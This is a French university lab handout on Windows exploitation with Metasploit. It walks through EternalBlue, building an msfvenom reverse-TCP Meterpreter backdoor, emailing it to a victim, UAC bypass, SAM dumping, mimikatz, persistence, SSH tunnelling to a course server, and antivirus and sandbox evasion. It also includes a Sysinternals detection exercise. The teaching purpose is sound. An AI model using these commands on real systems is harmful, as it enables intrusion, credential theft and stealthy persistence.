TP1: Windows Exploitation/Post Exploitation

Objectifs

- Introduction à Metasploit
- Exploitation
- Post-Exploitation : Meterpreter
- Privilege escalation
- Live Forensic
- Persistance (BONUS)
- SAM et mots de passe en mémoire (BONUS)
- Furtivité / Evasion antivirus (BONUS)

Au cours de ce TP vous allez créer un binaire Windows malveillant en vous aidant de *metasploit*. Dans un premier temps, vous allez scanner une cible à la recherche de vulnérabilités. Une fois que vous aurez trouvé à quelles failles est vulnérable votre cible vous utiliserez metasploit pour les exploiter et prendre la main sur la machine.

Dans un second temps vous utiliserez un second aspect de metasploit: la génération de backdoor et la post-exploitation. Vous allez vous familiariser avec les différents modules de la backdoor *meterpreter*, notamment pour toutes les problématiques de Post-Exploitation (gain de privilège, furtivité, persistance, etc.). Puis vous passerez en mode défense, le but de cette manipulation sera d'apprendre à détecter l'état de compromission d'un poste par différents moyens. Enfin vous repasserez du côté attaquant pour comprendre comment contourner les mesures de défense, vous finirez par des exercices pour rendre votre backdoor meterpreter initiale indétectable par les antivirus et sandbox.

Préparation du TP

Dans ce TP vous utiliserez différents outils embarqués dans Kali.

Exploitation de vulnérabilités

Par défaut dans les environnements Windows, un nombre conséquent de services spécifiques sont en écoute (netbios/SMB sur les port 135, 139 et 445 notamment) qui permettent de les fingerprinter dans un réseau.

A l'aide du scanner de port nmap, détectez toutes les machines Windows présentes sur le réseau local. En utilisant le manuel nmap, essayez de récupérer un maximum d'informations sur ces machines (OS, services en écoute, versions)

EternalBlue est de loin la faille de sécurité Windows la plus critique de ces dernières années. Elle concerne le service SMB (445) et permet à un attaquant de prendre la main à distance sur une machine vulnérable.

Lancer la commande "service postgresql start", puis lancer la console metasploit à l'aide de la commande msfconsole.

La base d'exploits/scanners/payloads de metasploit est énorme, utilisez la commande "search" pour filtrer vos recherches et sélectionner ce qui vous intéresse, en l'occurrence eternal blue

La commande **info** permet d'avoir des détails sur un module metasploit (scanner/exploit/etc.). La commande **use** permet de sélectionner un module, la commande **show options** permet d'afficher les options de ce module. La commande **set** permet de définir une option. La commande **exploit** permet de l'exécuter.

Utiliser le scanner metasploit adéquat et lancez un scan de la vulnérabilité eternal blue sur le/les Windows identifiés avec le scan nmap précédent , identifier une machine vulnérable

Une fois la machine identifiée, utiliser l'exploit metasploit adéquat pour prendre la main sur ce poste. A l'aide de d'une commande Windows, récupérez l'utilisateur sur lequel tourne votre backdoor, commentez.

Module autonome Meterpreter

Meterpreter est un payload « boite à outil » que vous voudrez très souvent envoyer sur votre cible.

Meterpreter propose un très grand nombre de modules permettant notamment de récupérer des mots de passes en mémoires, de dumper la base de mots de passes Windows, de réaliser des mouvements latéraux et continuer la propagation sur le réseau, etc.

Voici la commande pour générer un payload autonome Windows qui va venir se connecter sur le poste de l'attaquant :

```
msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=X.X.X.X LP
ORT=XXXX -f exe -o ./xxxxx.exe
```

Générez un payload Windows, appelez le <votre_prenom>.exe

Dans votre console metasploit, lancez un service en écoute qui acceptera la connexion de la backdoor meterpreter que vous venez de générer

```
use exploit/multi/handler
set payload  windows/x64/meterpreter/reverse_tcp
show options
...
set ExitOnSession false
exploit -j -z
```

Utilisez un mail temporaire sur https://www.guerrillamail.com, (prenom@ guerrillamail.com), puis envoyez votre payload à l'adresse mail tp-secu-windows @guerrillamail.com, puis attendez que la victime exécute votre backdoor (prévenez moi)...

Post-Exploitation:

Depuis la console metasploit, vous pouvez lister les sessions meterpreter actives à l'aide de la commande **sessions** (-h pour l'aide, -l pour lister, -i pour interagir)
Pour revenir sur la console metasploit depuis une session meterpreter, utilisez la commande **background**

Collecte

Familiarisez-vous avec les différentes fonctionnalités de meterpreter, Identifiez l'utilisateur courant, le nom de la machine, l'OS. (ref. https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/)

Utilisez les fonctionnalités de bases de meterpreter, notamment les screenshots, keylogger, etc. (soyez curieux)

Utilisez les modules post/windows/ pour découvrir les autres possibilités de meterpreter (**info post/windows/...** pour avoir les détails et **run info/post/windows/...** pour exécuter)

Privilege Escalation

L'utilisateur qui s'est fait piéger en lançant votre backdoor fait partie du groupe des *administrateurs* mais votre backdoor ne possède pas encore les privilèges *Administrateur* à cause d'une feature Windows appelée UAC (User Access Control).

Renseignez-vous sur cette feature et ses limites. Puis, en utilisant un module meterpreter, exploiter ces limites afin d'obtenir les privilèges Administrateur

la commande **getprivs** meterpreter permet de consulter les privilèges actuels.

la commande **show targets** permet de voir les architecture compatibles avec un exploit et la commande **set target** de sélectionner l'architecture que vous ciblez (32 ou 64bits)

Quel privilege permet de savoir que l'on possède les droits admin ?

Windows credentials (BONUS)

Dans l'environnement Windows l'équivalent du compte "root" de Linux est le compte Système. Pour certaines opérations il est nécessaire d'opérer en tant que Système pour un attaquant. Notamment pour dumper la SAM qui contient les logins et mots de passes hachés des utilisateurs Windows (équivalent de /etc/shadow).

En utilisant un module *meterpreter*, trouvez un moyen d'élever vos privilèges et passer Système sur le Windows compromis.

En tant que système, trouvez le module permettant de dumper la base SAM Windows contenant les credentials des utilisateurs.

Utiliser John The Ripper et le dictionnaire rockyou de Kali (/usr/share/wordlist) pour casser le mot de passe de l'autre utilisateur.

En utilisant le module mimikatz (load), retrouvez les mots de passe des utilisateurs en clair dans la mémoire du Windows compromis.

Persistance (BONUS)

Une des problématiques pour l'attaquant est de survivre au reboot de la machine.


Trouvez un moyen pour inscrire votre meterpreter en persistance sur le Windows compromis. Votre backdoor doit arriver à joindre votre serveur d'attaque (C&C) après que la machine compromise ait redémarré.

Live Forensic

Nous allons maintenant passer du côté de la défense (blue team). Lors de ces manipulations, vous allez utiliser plusieurs outils de la suite d'outils Microsoft Sysinternals (accessibles dans le dossier **C:\Sysinternals**), qui se révèlent très efficaces pour détecter l'état de compromission d'un poste.

Utilisez l'outil procexp.exe de la suite sysinternals pour lister les processus qui tournent sur le Windows, arrivez-vous à repérer facilement les backdoor meterpreter que chacun d'entre vous ont lancées ?

VirusTotal est une plateforme permettant d'analyser des fichiers par tous les produits antivirus les plus connus de la planète.



Antivirus	Résultat	Mise à jour
ALYac	Java.Trojan.GenericGB.296	20170120
Ad-Aware	Java.Trojan.GenericGB.296	20170120
AegisLab	Java.Troj.Genericgb!c	20170120
Arcabit	Java.Trojan.GenericGB.296	20170120
BitDefender	Java.Trojan.GenericGB.296	20170120
ClamAV	Java.Malware.Agent-5636880-0	20170120
Cyren	Java/Adwind.CY	20170120
ESET-NOD32	a variant of Java/TrojanDownloader.Agent.NMP	20170120

Activer l'option de procexp.exe permettant de scanner les images des processus en cours d'exécution sur VirusTotal. Que constatez-vous sur la détection de votre backdoor ?

Utilisez la fonction de migration de meterpreter pour vous dissimuler dans un autre processus du Windows. Répétez l'opération précédente, la backdoor est-elle encore visible ?

Un autre moyen pour détecter une machine compromise est d'étudier les connections réseau de cette machine.

Utilisez l'outil tcpview.exe de la suite sysinternals pour lister les connections établies de la machine. Arrivez-vous à détecter des connections vers vos serveurs C&C malveillants ?

Proposez une méthode lors de la génération de votre payload meterpreter qui permet de mitiger ce type de détection.

Un défenseur peut profiter de besoin de persistance d'un attaquant pour aller traquer les entrées de persistance Windows à la recherche d'un outil malveillant.

Utilisez l'outil autoruns.exe de la suite sysinternals pour récupérer la liste des binaires/scripts qui sont lancés au démarrage du Windows. Identifiez vos backdoors ainsi que leurs entrées en persistance.

Proposez des idées permettant de contourner ce type de détection.

Reverse meterpreter public + tunnel SSH (TODO)

Vous allez maintenant cibler un Windows sur internet. Problème: la machine victime n'est plus dans votre LAN, vous allez avoir besoin d'une IP publique si vous voulez conserver reverse TCP (en effet dans ce cas la machine cible a besoin de pouvoir joindre votre kali, ce qui n'est pas possible si vous êtes dans un réseau interne avec du NAT).

Vous avez à votre disposition un serveur linux sur internet sur lequel vous allez pouvoir établir des tunnels SSH distant **40.89.141.199** (vous pouvez voir ça comme une sorte de port forwarding dans notre cas).

Si vous ne l'avez pas déjà fait, dans votre VM kali, générer une paire de clé privée/publique ssh à l'aide de l'outil ssh-keygen . Conservez votre clé privée dans la VM et m'envoyer la clé publique que vous avez généré par mail

ssh-keygen -t rsa -b 4096

Exécutez la commande suivante pour établir un tunnel SSH distant sur l'IP 40.89.141.199 et le port qui vous à été assigné en cours:

ssh -N -i <chemin_vers_votre_cle_ssh_privée> -R RRRR:<kali_@IP>:LLLL student@40.89.141.199

<chemin_vers_votre_cle_ssh_privée> ==> à adapter, par défaut sur votre kali, ce sera quelque chose comme /root/.ssh/id_rsa
LLLL ==> votre port local sur votre kali inaccessible (port sur lequel votre handler metasploit sera en écoute)
RRRR ==> le port distant sur le serveur **40.89.141.199** qui va être forwardé sur **LLLL** (c'est le port **RRRR** que vous allez renseigner lors de la génération du meterpreter, car c'est le seul qui est accessible depuis le windows que vous ciblez sur internet)
Reprenez la commande msfvenom précédente en changeant l'IP et le port par celui qui vous à été assigné en cours (me demander en cas de doute), pour générer une backdoor meterpreter.

Déposez votre meterpreter (<nom_etudiant>_meter.exe) le serveur WEB de partage de la promo RSR, dans le répertoire backdoors (il s'agit du même serveur que le serveur de rebond ssh):

http://40.89.141.199:8000/

Remarques: - Lors de vos manipulations sur l'infra publique, vous aurez surement besoin de recréer des instances meterpreter (par exemple lors de l'élévation de privilège avec bypassuac). Si vous ne customisez pas votre payload dans ces situations, alors la payload de base de metasploit cherchera a vous contacter directement sur votre IP interne, ce qui est impossible. N'oubliez pas de customiser votre payload pour la faire passer par le tunnel que vous avez établi précédemment (set payload, lhost, lport).

- Faites bien attention a l'architecture de la machine que vous attaquez dans vos exploits et payloads (x64 en l'occurence)

(Bonus) Antivirus Evasion / Sandbox Evasion

Dorénavant, la machine Windows est protégée par un Antivirus. Votre meterpreter de base sera détecté et bloqué par l'antivirus. Le but de cet exercice sera d'uploader une version de meterpreter améliorée, qui ne sera pas détectée.

Pour cela vous pouvez au préalable vous entrainer en uploadant vos meterpreter sur VirusTotal et voir l'état de détection de votre backdoor à chaque itération.

Il existe énormément de moyens de tromper les antivirus, des outils de kali implémentent certaines de ces méthodes, vous pouvez notamment commencer à chercher du côté de l'outil Veil, ou des packages python tels que py2exe, pyinstaller, etc… Cherchez sur internet et soyez créatifs !

Quand vous aurez réussi à tromper l'antivirus du Windows, rendez-vous sur le site www.malwr.com et uploadez votre meterpreter furtif sur cette nouvelle plateforme. Il s'agit d'une sandbox, le but de ces plateformes est d'exécuter un binaire/script dans un environnement contrôlé en analysant tous ses comportements à la recherche de comportement malveillant. Renseignez-vous sur ces technologies et cherchez leur limites. Puis, proposez des mécanismes de contournement de sandbox.